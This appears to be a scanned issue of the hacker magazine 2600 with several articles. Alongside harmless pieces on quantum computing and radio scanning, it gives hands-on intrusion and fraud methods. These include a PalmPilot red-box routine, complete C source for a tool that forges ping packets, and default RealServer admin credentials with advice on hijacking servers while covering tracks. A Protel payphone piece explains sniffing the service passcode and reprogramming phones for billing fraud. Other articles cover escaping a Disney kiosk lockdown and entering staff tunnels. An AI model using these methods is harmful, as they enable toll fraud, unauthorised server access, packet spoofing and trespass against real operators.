First off, let me give you the obligatory line. I am *not in any way* condoning, encouraging, or soliciting people to crack into MediaOne Express. I like their service a lot. And if you fuck it up for me, I hope they come down on you like a ton of frozen shit.

As of today, I'm now a subscriber for MediaOne Express. *And it rocks!!*

*Timeline.*

12:00 PM. Hid my Linux manuals, CD's, and my 32 port switch. No reason to make the installers nervous.

12:30 PM. Cable layer shows up, surveys the install area and proceeds with the install.

12:45 PM. Separate line for my cablemodem drilled through my room wall.

12:50 PM. Went out to do some social engineering with the cable layer. Turns out that my place was on the old coax head. Did some chatting and got my entire place rewired over to the new fiber optic feed (which they'd called about looking to charge us for) for *free*. Turns out that MediaOne is going over to a fiber network in their entire Chicago-area territory. Fiber to the header and then coax to the curb.

1:00 PM. Installs the splitter in a new junction box on the back of my place.

1:20 PM. Cable install finished and the line tested.

1:30 PM. The modem installers are at the front door. They come in, plug the modem into the wall and my NIC, call the office and activate the modem. Win98 boxen, just to keep the installers happy.

[1: Do not specify an IP address.

2: Turn print and file sharing *off* (unless you *like* giving people access to your entire system and implanting stuff like Back Orifice).

3: Disable DNS and WINS.

4. Reboot.

5: Run winipcfg.exe, change from PPP0 to eth0, and then drop and reacquire an IP.]

1:45 PM. After sharing some cablesharing info with the modem guy (who's looking to set up his own home network on *his* cablemodem) (much of which can be found at http://www.cablemodeminfo.com/cablesharing.html), the cable guys have me sign my service agreement (I can see holes already) and leave.

1:50 PM. I notice they forgot to leave me the password for my e-mail account. I call MediaOne and ask about it. More social engineering ensues. The "tech" on the other end slips and reveals to me that the default password for *all* new e-mail accounts on the Mediaone system is "password".

Passwords can be changed on www.mediaone.net (the password changing function is web-based and left up to the subscriber).

## PalmPilot's Canadian Red Box

by CYB
DSRG/ASM

The PalmPilot is a versatile palmtop computer made by 3Com. It can function as a Red Box with just seven lines of code using the cbasPad freeware BASIC interpreter available from:

http://www.nicholson.com/rhn/

Here's the code:

```
#autonum
new
for a = 1 to 5
sound 2200, 33, 64
sound 1, 33, 2
next a
run
```

It doesn't get easier than that. Unfortunately the Pilot cannot generate DTMF without serious hardware modifications so people outside of Canada will have to wait for a third-party add-on.

```
/*
 * Forging Ping Packets by /bin/laden
 *
 * PGP Key fingerprint -  8F 46 A8 46 D5 A9 9F ED  84 5D A3 3C A8 C4 5C A8
 *
 * Everyone always hears how easy it is to forge Ethernet packets.  But
 * just how easy is it?  It's this easy.  This program will send a forged
 * ICMP echo request (ping) packet to any destination address making it
 * appear as if it came from a specified source address.  The destination
 * machine will respond with an ICMP echo reply to the forged source address.
 * A decimal/hex/ascii dump of the transmitted packet is printed to stdout.
 *
 * This program uses the Berkeley Packet Filter and has been tested on
 * FreeBSD, NetBSD and OpenBSD.  You will need to have the Ethernet
 * address of your router in the Ethernet address database (man 5 ethers).
 * If you are on the same segment as the target machine then specify the
 * target machine as your router to avoid ICMP redirects.
 *
 * Use this program to:
 *   Test firewalls.
 * - Play jokes on your friends.  ("Why is fbi.gov pinging me?")
 * - Learn how to use the Berkeley Packet Filter.
 *
 * You may encounter problems if your router blocks packets with source
 * addresses that are not from your network.
 *
 * ICMP: What happens when you get caught hacking into military networks.
 */
#include <stdio.h>
#include <ctype.h>
#include <errno.h>
#include <fcntl.h>
#include <netdb.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#include <sys/param.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <sys/ioctl.h>

#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <arpa/inet.h>

#include <net/bpf.h>
#include <net/if.h>
#include <netinet/if_ether.h>

#define PKTSIZE 56
#define BUFSIZE   sizeof(struct ether_header) - sizeof(struct ip) + 8 - PKTSIZE

u_char data[BUFSIZE];

int resolve(const char *, u_long *);
int in_cksum(u_short *, int);
void dump(const u_char *, int);
void usage(const char *);
```

```
int
main(int argc, char *argv[])
{
	extern char *optarg;
	extern int optind;
	struct ether_header *ehdr;
	struct icmp *icp;
	struct ifreq ifr;
	struct ip *iphdr;
	u_char *p = data;
	char *device = "ed0";
	char *pname;
	char bpfdev[32];
	int fd = -1;
	int nbytes = BUFSIZE;
	int n = 0;
	int ch;

	pname = argv[0];
	while ((ch = getopt(argc, argv, "i:")) != EOF) {
		switch (ch) {
			case 'i':
				device = optarg;
				break;
			default:
				return(1);
		}
	}
	argc -= optind;
	argv += optind;
	if (argc != 3) {
		usage(pname);
		return(1);
	}
	srand(getpid());

	do {
		sprintf(bpfdev, "/dev/bpf%d", n++);
		fd = open(bpfdev, O_RDWR);
	} while (fd < 0 && (errno == EBUSY || errno == EPERM));
	if (fd < 0) {
		perror(bpfdev);
		return(1);
	}

	strncpy(ifr.ifr_name, device, sizeof(ifr.ifr_name));
	if (ioctl(fd, BIOCSETIF, &ifr) < 0) {
		perror("BIOCSETIF");
		return(1);
	}

	if (ioctl(fd, BIOCGDLT, &n) < 0) {
		perror("BIOCGDLT");
		return(1);
	}
	if (n != DLT_EN10MB) {
		fprintf(stderr, "%s: Unsupported data-link type\n", bpfdev);
		return(1);
	}

	ehdr = (struct ether_header *)p;
	if (ether_hostton(argv[2], ehdr->ether_dhost)) {
		fprintf(stderr, "%s: No hardware address\n", argv[2]);
		return(1);
	}
	bzero(ehdr->ether_shost, ETHER_ADDR_LEN);
	ehdr->ether_type = htons(ETHERTYPE_IP);
	p += sizeof(struct ether_header);

	iphdr = (struct ip *)p;
	iphdr->ip_v = IPVERSION;
	iphdr->ip_hl = sizeof(struct ip) >> 2;
	iphdr->ip_tos = 0;
	iphdr->ip_len = htons(BUFSIZE - sizeof(struct ether_header));
	iphdr->ip_id = htons(rand() % 0x10000);
	iphdr->ip_off = 0;
	iphdr->ip_ttl = MAXTTL;
	iphdr->ip_p = IPPROTO_ICMP;
	iphdr->ip_sum = 0;
	if (resolve(argv[1], &iphdr->ip_src.s_addr)) {
		fprintf(stderr, "%s: Unknown host\n", argv[1]);
		return(1);
	}
	if (resolve(argv[0], &iphdr->ip_dst.s_addr)) {
		fprintf(stderr, "%s: Unknown host\n", argv[0]);
		return(1);
	}
	iphdr->ip_sum = in_cksum((u_short *)iphdr, sizeof(struct ip));
	p += sizeof(struct ip);

	icp = (struct icmp *)p;
	icp->icmp_type = ICMP_ECHO;
	icp->icmp_code = 0;
	icp->icmp_cksum = 0;
	icp->icmp_id = htons(rand() % 0x10000);
	icp->icmp_seq = 0;
	p += 8;
	for (n = 0; n < PKTSIZE; ++n)
		p[n] = n;
	gettimeofday((struct timeval *)p, (struct timezone *)NULL);
	icp->icmp_cksum = in_cksum((u_short *)icp, 8 + PKTSIZE);

	if ((nbytes = write(fd, data, sizeof(data))) < 0) {
		perror("write");
		return(1);
	}

	dump(data, nbytes);

	close(fd);
	return(0);
}

int
resolve(const char *hostname, u_long *addr)
{
	struct hostent *hp;

	if ((hp = gethostbyname(hostname)) == NULL)
		*addr = inet_addr(hostname);
	else
		bcopy(hp->h_addr, addr, sizeof(*addr));

	if (*addr == INADDR_NONE)
```

forging IP
cont. on page 27

# Trunking Communications Monitoring Part 2

by TELEgodzilla

By now, some of you (maybe) started listening in on the airwaves and found a great many interesting things. This article is a follow-up, offering some tips and more insight as well as various data sites for you to check out.

When you're monitoring a trunked radio system, your tracker will begin displaying group identification numbers - i.e., talkgroups. Trunked radio systems are organized vis-a-vis radio groupings. With your tracker, you'll be able to tune in (or out) those groups you want to focus in on. I found this to be most interesting when listening in on state police talkgroups, as I can determine who is in charge and who is doing the patrolling - and monitor accordingly. There are other tools and informational points to consider tapping into.

A good approach to consider is that of PC/scan kits. You can get ahold of a trunk tracker (such as the Bearcat/Uniden 835XLT), plug into a PC, and let it do all the work for you. The PC will log and note the times and groups scanned for your future reference later on.

Along the lines of scanning, you should consider getting your hands on a digital receiver. MDTS (mobile data terminals), DTMF's, CTCSS, along with a host of other goodies fly through the air all around us. Having a digital receiver can decode those signals. Some of those signals can be most interesting - and remember, it's not just the police who use digital transmitters. Some models to consider are the Optocom (sales@optoelectronics.com) as well as the Optotrakker.

As of this writing, there are various types of trunked radio systems. Some Trackers can only handle the 800 Mhz. range, but there are also 400, 500, and 900 (and the soon to be announced 700, if it isn't out already) megahertz trunked radio systems. The Optotrakker can monitor all those trunked systems (sweet!) while also handling digital signals (all for about $300) . So you can go to work, drink, or generally let your PC/scanner do the work and it'll automatically log where and what's going on. You'll still have to do listening, but this approach saves you a lot of time and trouble (unless you're like me and enjoy the thrill of the hunt).

Speaking of hunting, if you're not sure about what's being transmitted around you, then consider getting a frequency counter. Frequency counters are hand-held devices that behave like a regular receiver, except that you can't talk through them; they simple scan a wide frequency range (usually about 10 Mhz. to 2 Ghz.) and, depending upon the type of counter, will capture and store the active frequencies in your area - if not decode the digital signals being sent on the airwaves. Take a walk on the wild side around your various target areas. Shopping malls, stores, utilities, and whatnot all use some type of carrier wave. The trick is to find them, catalog them, study, and then, well, learn.

Your standard approach will be (regardless of whether you're tracking trunked systems or not):

1) Go out with a counter and get the frequencies.
2) Set up your tracker/PC scanner. Log the activity.
3) Go back and listen in.
4) Look up your frequencies to see who's what.

When scanning/tracking, you may encounter a system that's somewhat protected (besides being encrypted) against scanning. Some system operators will program a "tail," that is, a transmission delay that creates a hang time for the scanner. In effect, the user stops talking, and you'll (usually) hear a series of one to three second beeps. What this does is that the channel/repeater which just finished broadcasting a voice or data transmission remains open long enough to lock up your scanner - thus preventing your scanner from scanning the other channels where the conversation (or conversations) may have continued. Bad news; there's really not much you can do about this except to push the "search" button and keep on going. Fortunately, referring back to what I said earlier about hierarchical systems and how those with brains and initiative are usually not appointed to positions requiring either, you shouldn't encounter this development all that often.

There are various sites and sources of information to consider.

Check up on some tips and other trackers' experiences.

*http://electronicsites.com/trforum/trboard.htm • trunked radio forum*

Here's a place to check out equipment pricing (no, I don't own any shares in the company and there are plenty of other vendors to check out):

*http://grove-ent.com • Grove Enterprises; equipment*

After monitoring, when you do get frequencies, here's one place to go and find out whose they are. Similar information can also be found on CD-ROMS or frequency books (I prefer CD-ROMS as keyword or number searches are done far more quickly).

*http://gullfoss.fcc.gov/cgi-bin/ws.exe/prod/oet/forms/reports/Search_Form.hts • FCC Certification information*

Want to know where there are trunking systems? Here's a spot to check out:

*http://home.att.net/~wb4lby - listing of trunked radio systems*

There are a wide variety of excellent access sources that I found to be most useful - books, magazines and various CD-ROMs. Reading is wonderful. I also highly recommend that you get a copy of the December 1998 issue of *Monitoring Times*, and read the article, "Challenges in IDing Trunked Radio Systems." Great overview!

Well, I hope you found this article to be somewhat useful. Wired is cool, but wireless is also definitely hip. With today's growing reliance on multi-frequency systems, being there on the air is cutting edge.

With DTMF decoding, trunk trackers, and PC scans -along with handy reference books and databases, the airwaves are there for the taking!

# Internet Radio Stations

by -theJestre-
jestre@usa.net

A new phenomenon is becoming increasingly popular on the net: Internet radio stations. Some of the benefits to these stations are that they can reach a far broader audience than a traditional FM transmitter (anyone with Internet access can listen), and the FCC isn't regulating them because they don't use radio waves. I would like to give some basic information on these because I haven't seen much documentation and they could be useful to further link the underground hacker culture together.

The main company propelling these stations is Real Networks. They make the Real Player, Real Server, etc. and use streaming media techniques. Their software is very buggy, but there isn't much of an alternative. Because this is a new frontier so to speak, most people, including Real Networks' tech support people, don't fully understand all the details. I am the webmaster for one of these stations and have found that most everyone has a lot of trouble setting them up and making them work.

Right now a majority of the Internet radio stations use one of two main Real servers, the new Real Server G2 or the Real Server 5.x. If you have the Real Player (downloadable from www.real.com) you will notice it has a list of presets. All of these presets are required to use the Real Server G2 (even though some of them don't). The Real Server G2 has an interesting feature that the older servers don't: a web based Java monitor and control center. This control center can usually be accessed by opening the web page http://realservername.radiodomain.com:PORT/admin/index.html where realservername is the name of the computer the RealServer is on and radiodomain is the domain of the radio's web site. You can also replace everything in front of :PORT with the IP address. There are a few barriers that one must go through if they want to access the control center, though. First off, you have to know the port number. In the G2 betas the default is usually 8080 but sometimes 9090. The full G2 version, however, picks a (somewhat) random port value during the installation usually in the 6000's like 6536. The port isn't the hardest thing to figure out if you do a portscan from 6000 to around 8000, but the next obstacle is a little trickier. It will ask for a username and password. The default username is "Administrator" and the default password is "letmein". Any competent administrator will change this quickly, but I'm sure someone out there has left the default settings alone. If you can gain access to the server the password is encrypted and stored in a file called "rmserver.pwd" and usually located in Program Files\Real\RealServer\ or a similar directory. Sometimes the password can also be found in the configuration file rmserver.cfg. The config file is written in XML so if the password is there then you don't have to deal with the encrypted file. The Java control center allows you to alter anything to do with the Real server, such as change port settings, restart the server, add/alter usernames and passwords for the Real server, and other fun oddities such as track the listening audience.

A few notes for someone trying to set up their own Internet radio station: The encoder program (which sends out the content to the server) and the server program must be run on separate computers. Unless you have very high speed access to the Internet (like a T1) I would not recommend setting up all the software for a station because the server uses a lot of bandwidth. This shouldn't prevent you from broadcasting, though! You can download a "test version" of the Real Encoder (for 5.x servers or below) or the Real Producer (for G2) at http://www.real.com for free. The encoders will not work on an NT platform, just Win 95/98 and some flavors of UNIX. You can then send your encoded stream to a remote server and use their bandwidth! Before you can do this though you need to find a server that doesn't have restrictions set on encoders or hack the G2 administrator and change the restrictions. The default is to have no restrictions. It is probably not advisable to "overstay your welcome" on a server because they can track where the stream is coming from. So in other words, do a good job covering your tracks and don't do something stupid like a 24 hour broadcast seven days a week!

Some final notes - if you do a portscan on the RealServer it will usually have ports 554 (for rtsp), 4040 (for the encoder), one port from 6000-9090 (for the administrator), and 8080 (for misc http) open among others. The port 9090 is the default monitoring port and will only be open if a monitor is also open. I recommend scanning in the 9000's before attempting to try anything because the monitor can tell how many monitor connections are open and where they are coming from. If an administrator is casually monitoring the server and suddenly sees one extra monitor pop up he might get a little suspicious.

I hope this information has been useful to at least a few people out there. On a final note, all this information has been gathered using the WIN NT versions. Although the other versions are bound to be similar I cannot say for certain.

# STARTLING NEWS

We've decided to turn back the hands of time and embark on a shrewd marketing ploy. Effective immediately, our subscription price will revert to what it was nearly ten years ago - a mere $18!

Why are we doing this? Have we completely lost our minds? We will not dignify that with a response. But we will say that we are looking to get more subscribers and, since the vast majority of people buy 2600 in the stores, this seems as good a way as any. Plus it'll shut up those people who complain that subscribing is more expensive than buying it at the stands. That's no longer the case. Now, in addition to not having to fight in the aisles for the latest issue and being able to place free marketplace ads, you will also save money over the newsstand price. Just like Time and Newsweek.

We're also lowering the price of our back issues. With every issue we stockpile, we lose more space so we'd really like to get rid of the damn things. You can now get back issues for $20 per year or $5 per issue from 1988 on. Overseas those numbers are $25 and $6.25 respectively.

Name: ______________________ Amt. Enclosed: ________

Address: ______________________ Apt. #: ________

City: ______________________ State: ________ Zip: ________

**Individual Subscriptions (North America)**

○ 1 Year - $18 ○ 2 Years - $33 ○ 3 Years - $46

**Overseas Subscriptions**

○ 1 Year, Individual - $26

**Lifetime Subscription**

(anywhere)

○ $260

**Back Issues**

$20 per year ($25 Overseas), 1984-1998

Indicate year(s): ______________

Photocopy this page, fill it out, and send it to:

**2600 Subscriptions, PO Box 752, Middle Island, NY 11953**

# Quantum Hacking

by skwp

Many of the articles in 2600 deal with exploring today's computer, telephone, and electronic systems in new ways. I wish to introduce one new system into this list - a quantum computer. Although I will try to introduce the concept in a simple manner, quantum computing is by no means a simple subject. It is recommended that the reader have at least some understanding of physics and chemistry.

Quantum computing is an area that is being very actively researched today as one of the hottest topics in both computer science and physics. Although scientists say that quantum computers won't be physically realized for several decades, the theoretical work that already exists makes it possible to learn about quantum computing through simulation.

Whereas current computers work with bits, i.e., movement of electricity (thousands of electrons) which we interpret to mean one or zero, a quantum computer may operate on only several quantum objects (such as atoms or electrons) and interpret their states (spin of electron or ground/excited state of atom) as a logical one or zero.

Now, without going into the reasons behind the theory, quantum mechanics states that objects can exist in indeterminate states. For example, say we have an atom that has a fifty-fifty chance of decaying within the next half hour. If we do not observe this atom after the half hour, quantum mechanics says it has neither decayed nor not decayed. Instead, it exists in neither state with equal probability. While the concept may be strange, the theory is sound in that it explains effects observed in experiments. For more information on why this is true, see Young's double slit experiment in your local physics book.

The whole quantum theory has something to do with the behavior of small particles. Basically, it is said that everything in nature has wave and particle characteristics, but small particles are small enough that we can observe their wave characteristics. Thus, light can be said to be both an electromagnetic wave, and a stream of particles that we call photons. Quantum theory also says that these particles exist as "probability waves" and only become real when we observe them.

The reasons for these theories are too complex to be discussed here, but it turns out that this property of objects to exist in indeterminate states can be used to create a new type of computing machine, a quantum computer, that can operate on quantum states.

A quantum computer operates on quantum bits, or "qubits," which are much similar to our bits, except that they can represent a zero, one, or a mix of a zero and one. This mix - known as a superposition of states - collapses into a one or a zero with a certain probability for each outcome when observed. The advantage is that while a three bit classical computer can hold the numbers from zero to seven, a quantum computer of the same size can hold the numbers zero through seven at the same time in a "coherent superposition."


Classically, it is possible to increase computing power by adding more processors working in parallel, but to increase the power of a machine exponentially we need to add an exponential amount of processors. This is not true in a quantum system. By adding one "bit," the power is increased exponentially because this bit can now be part of the superposition. Quantum computers can use this exponential power to solve problems that were before thought to be unsolvable.

Factoring is one such problem. It is relied on heavily in modern cryptosystems because it is "hard" to factor large numbers into two prime factors. There is no known efficient algorithm (meaning one that runs in polynomial time or less) to factor numbers. However, in 1994, Peter W. Shor proposed an algorithm for quantum computers that would factor numbers in polynomial time, meaning that it would become as easy to factor numbers as it was to multiply them. This means that any current encryption could be broken in a reasonable amount of time.

Thus, quantum computers will be machines that are not just "many times" faster than today's machines, but exponentially faster. They will be able to break any code, factor large numbers, and find items in unsorted lists in an insanely short amount of time. A good way to explore quantum computing, since such machines are not physically in existence as of yet, is to build a simulation.

I have created an Open Source project for Linux to build a quantum computer simulator. It is known as OpenQubit and is located at http://www.openqubit.org. There is a ~200 person mailing list consisting of physicists, computer scientists, and anyone who cares to discuss quantum computing and related topics. So far, we have created a working simulator that can run Shor's algorithm and factor numbers. The only problem with simulation of such a system is its exponentiality. Because a classical computer does not operate in the same way as a quantum computer, it must use an exponential amount of memory to work. Thus the largest number I can factor on my system with 32MB of RAM is 63. However, building this simulator gave me great insight into a very interesting technology that will probably become standard during our lifetime. So get ready for the next computer revolution. If you are interested in reading more about quantum computing, visit the web page mentioned above, or search for quantum computing (www.google.com seems particularly nice for this).

*The author is the founder and project leader of the OpenQubit project. He is a high school student who started learning about quantum mechanics as a hobby and was inspired to create a quantum computing simulator. It is now in its third development series (0.3.x) and is codenamed NeoSpin. For more information visit http://www.openqubit.org. Don't be afraid to join the mailing list.*



```
*** -
*** - Welcome to irc.2600.net - Message of the Day
*** -
*** - IRC - 2600 STYLE
*** -
*** - We all know IRC is an anarchic way of communicating, to say the least.
***   This is all fine and good, except that it sometimes makes
*** - communicating a bit difficult. A bunch of us have put our heads
*** - together and come up with something that should please everyone - the
*** - 2600 IRC Network. That's right, a new network that's completely
*** - independent of EFNet, undernet, dalnet, whatever. Simply change your
*** - server to irc.2600.net and you're in!
*** -
*** - As this is our own server, we can do whatever we damn well please on
***   it and you have more of a chance of implementing features that you
*** - want as well. At the moment, we allow usernames of up to 32 characters
*** - instead of the current limit of 9. We're working on implementing
*** - secure connections for our users so the monitoring agencies can go
*** - back to real crime once again. And, at long last, 2600 readers will be
*** - able to contact people in their areas by simply entering a channel
*** - that identifies their state or country. For example, #ks2600 is the
*** - 2600 channel for Kansas, #2600de is the 2600 channel for Germany.
***   (States come before the 2600, countries come after. A full list of the
*** - two-letter codes is available on our server.) And, as always #2600
*** - will exist as the general 2600 channel, open to everyone at all times.
*** - You can create your own channels and run them as you see fit, in the
*** - tradition of IRC.
*** -
*** - We look forward to seeing this network grow and flourish. Help spread
*** - the word - irc.2600.net - a network for hackers, run by hackers.
 02:07AM  %kluge (+i) on #joeger (+lnt 23)          [sofalBmcaYp]  [AmnoBox]
_
```

# Protel Cocots

by Head Trip

I have spent a few years investigating Protel cocots and have some useful info for anyone interested in hacking and/or phreaking these puppies. Protel cocots are the ones that answer with a 1200 bps modem set to old Bell mode instead of CCITT. Anyway, on to the good parts.

First, the Protel's have some features from the keypad that you will need to know in order to hack them. Here is a list:

*#01 - gives the payphone's number (as programmed in the system flags).

*#62 - gives the program info (we will go over this later)

*#65 - gives the number the phone calls for eeprom updates

*#2 - forces the phone to get an eeprom update and new flag settings

This is a very short list but it is all that is needed.

The first step to hacking a Protel cocot is getting the service password. Sounds hard, right? Well, it's not. The provider's network has to send it in order to send a new eeprom. (Catching on?) What equipment will you need? A dirt cheap laptop (like a Compaq lte286 or something - I got mine for $10 at a flea market) and an old Bell A202 or compatible modem (even cheaper). Telephone cable and alligator clips are also a must. Find the telephone network interface and crack it open. The fun begins! Clip your Bell modem on the line. Set it to receive only - some have this on the dial, others you have to clip the TX line on the modulator. Open your comm program on the laptop. Go to the phone and punch *#2. Log the input in your comm program. When you go back and look at the capture, you will see the four digit numerical passcode. Now the hard part: search and scrounge the Internet for a copy of expressnet-III or propro.exe (expressnet is the commercial programming utility for the Protels that supports dial-in stuff and propro.exe is the base "call the phone and program it" version that comes free when you buy one from Protel). Now go home and run your program util, call the phone, and enter your password and program that cocot however you want: free long distance, 900 service, $100 per minute local calls... whatever. And for even more fun after jacking that rate up, set the 411 service cloak to another payphone, set the 0 cloak to another one .. then wait at the other payphone and play operator.

When a call comes in to the operator:

91 returns the coin(s).

92 clears the hopper and collects the coin(s).

93 makes the next call free.

Play with it and figure out all the cool things you can do as the operator of that payphone. Oh yeah, and you can put pricing on the "free" services too, like 911, 411, 0, 211, 800, and stuff like that. All of the x11 stuff can be cloaked to whatever number you want it to dial, like 911 = 1-800-BUT-LOVE. This one I don't suggest because messing with an emergency service of any type is a felony not to mention downright immoral. Be creative, but remember it is illegal so don't get caught.

forging IP from page 19

```
                return(1);

        return(0);
}

int
in_cksum(u_short *addr, int len)
{
        register int nleft = len;
        register u_short *w = addr;
        register int sum = 0;
        u_short answer = 0;

        while (nleft > 1)  {
                sum += *w++;
                nleft -= 2;
        }

        if (nleft == 1) {
                *(u_char *)(&answer) = *(u_char *)w ;
                sum += answer;
        }

        sum = (sum >> 16) + (sum & 0xffff);
        sum += (sum >> 16);
        answer = ~sum;
        return(answer);
}

void
dump(const u_char *p, int n)
{
        char dec[33];
        char hex[25];
        char asc[9];
        int i = 0;

        while (--n >= 0) {
                sprintf(hex + i * 3, "%02X ", *p);
                sprintf(dec + i * 4, "%3d ", *p);
                sprintf(asc + i, "%c", isprint(*p) ? *p : '.');
                if ((++i == 8) || (n == 0)) {
                        printf("%-32s| %-24s| %-8s\n", dec, hex, asc);
                        i = 0;
                }
                p++;
        }
}

void
usage(const char *argv0)
{
        char *p;

        if ((p = strrchr(argv0, '/')) != NULL)
                argv0 = p + 1;
        fprintf(stderr, "usage: %s [-i interface] dst src router\n", argv0);
}
```

# Assorted Disney Fun

by Hacks
hacks@rocketmail.com

I recently returned from a trip to Disney World and I spent a good deal of my time at Innovations at Epcot. While there I decided to try and hack the computers. I walked up to a computer running a demo on Visual Studio 6 or something like that and tried to see what I could do. First off I hit ALT+F4 which exited the demo. This got me to a blank desktop with no icons and the start menu. I quickly noticed that the only thing in the systray was the Full Armor icon (it's a little red shield with one or two swords over the top of it). Not even the clock was there.

Next I clicked on the start menu. It said Windows 95 along the left hand side and the only things on it were Programs, Documents, and a link to get back into the demo. Now I tried to right click on the start menu to explore it but the right click was disabled. The only other things I could think of to try were the windows shortcut keys. First F1 to get into help but nothing happened. Then F3 to get into find. Bingo, it came right up! Now to see what was on this computer.

I searched for *.EXE on C: - it came up with most of the default Windows EXE's, the demo EXE, and the full armor EXE's. I scrolled down to REGEDIT.EXE and clicked it in hopes I could re-enable the options that were disabled. (There is a list of windows options in the registry and instructions on how to change them at http://www.cera.com/registry.htm) But regedit was also disabled.

Scrolling through the EXE'S I saw ARMCONF.EXE. I started it and to my surprise it didn't ask for any kind of password. It had three circular check box things. The one in the middle read Critical Protection. It was the one that was checked. The one below that read System Freeze Protection, and the one on top read Turn Off All Protection. I clicked that one and hit OK. Now I ran regedit again and it started right up. From there I could do anything I wanted to do on the computer. But being a good little hacker I didn't change anything. I simply put Critical Protection back on and started the demo again. Now I wanted to know if this technique would work on the other computers. I went to the one next to it which was running Kia's Power Goo. I hit ALT+F4 and got out of that. I hit F3 and nothing happened. Puzzled, I clicked on the start menu and it said Windows 98 along the left hand side. I tried some other shortcut keys but they didn't work either. And because I'm not running 98 at my house I didn't know of any shortcut keys that are only in 98. After returning home I searched for Windows 98 Shortcut keys and I found a list. The only one that might work is Win+R - it opens the run dialog box. Win is the key that has the Windows logo on it. If anybody finds a way to do this in Windows 98 please e-mail me I would like to know.

# More Disney Fun

by Madjeste

As an ex-Disney cast member, this article should give you the complete story of what the Magic Kingdom tunnels are all about. I even have a map to back it up with.

*General Info*

The tunnels aren't really underground. Disney built the Magic Kingdom tunnels on ground level and then had the Magic Kingdom built on top of them. For all intents and purposes, I'll call them underground.

*Security*

There are no regular security patrols in the tunnels. On the map, security's main office is at MO 5. Security does, however, use the tunnels and can be called for if employees find guests down there.

Cast members also use the tunnels on their days off. So you don't have to be wearing a pseudo-Disney uniform to be down there. The two ways not to have security on your ass is to 1) not look like a tourist and 2) look at least 18. I discourage going into the tunnels anyway. Older cast members are generally dicks and will ask for the Disney ID of anyone they don't recognize.

*Entrances*

Generally, if a door says "CAST MEMBERS ONLY," it probably leads to the tunnels. There is at least one cast member entrance to the tunnels in each of the different lands (Tomorrowland, Fantasyland, etc.) and there is usually one in each of the land's sit-down restaurants. That's how the cast members can get rid of garbage and get more supplies without "ruining the magic."

There is also at least one common tunnel entrance in each land that the attractions people use. This is why you don't see anyone from one land hanging out in another. You'll find a brief description on the map of where each stairway is located. I'll go into more detail on the entrances I used.

*Stairway #25.* The entrance with the most security. This is where all the Tomorrowland merchants store their wares. There is always someone watching the door and they will always ask for ID. Avoid it at all costs.

*Stairway #10.* When you are in the Hall of Presidents there is a door next to Honest Abe. Through the door is a small room with three doors. The entrance to the tunnels is the last door on the right.


*Stairway #5.* The easiest entrance by far. Hang a left after going through Cinderella's Castle. Keep walking past the statue on the kneeling princess until you see a large wooden door with the Cast Members Only sign on it. Inside and to the right is the stairway leading down.

***In The Tunnels***

There is surprisingly little of interest in the tunnels. The area labeled Character Zoo is where Disney keeps the character costumes. Try on a few.

The Fantasyland Dining Room is the cast member cafeteria. It has the cheapest food on Disney property. You won't have to show an ID. Just be prepared to pay in cash.

